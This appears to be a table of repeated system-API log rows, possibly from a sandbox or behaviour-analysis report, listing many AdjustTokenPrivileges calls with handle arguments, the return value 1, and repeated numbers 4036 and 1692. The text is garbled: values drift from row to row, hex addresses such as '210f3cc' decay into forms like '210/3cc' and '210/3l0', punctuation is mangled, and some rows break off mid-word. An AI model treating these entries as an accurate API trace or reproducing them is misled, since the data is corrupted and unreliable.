4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (2c0, 0, ,210f3cc, ,210f3f0) Return: 1	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (948, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (948, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (20, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0., 210f3cc, , 210f3f0) Return: 1 API Name: AdjustToken	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, ,210f3cc, ,210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, ,210f3cc, ,210f3f0) Return: 1	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0,	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (478. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (944. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (944. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (944. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (944. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (944. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (200. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (618. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (618. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (618. 0., 210/3cc, 210/3l0) Return: 1 API Name: AdjustTokenPrivileges Args: (618.	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
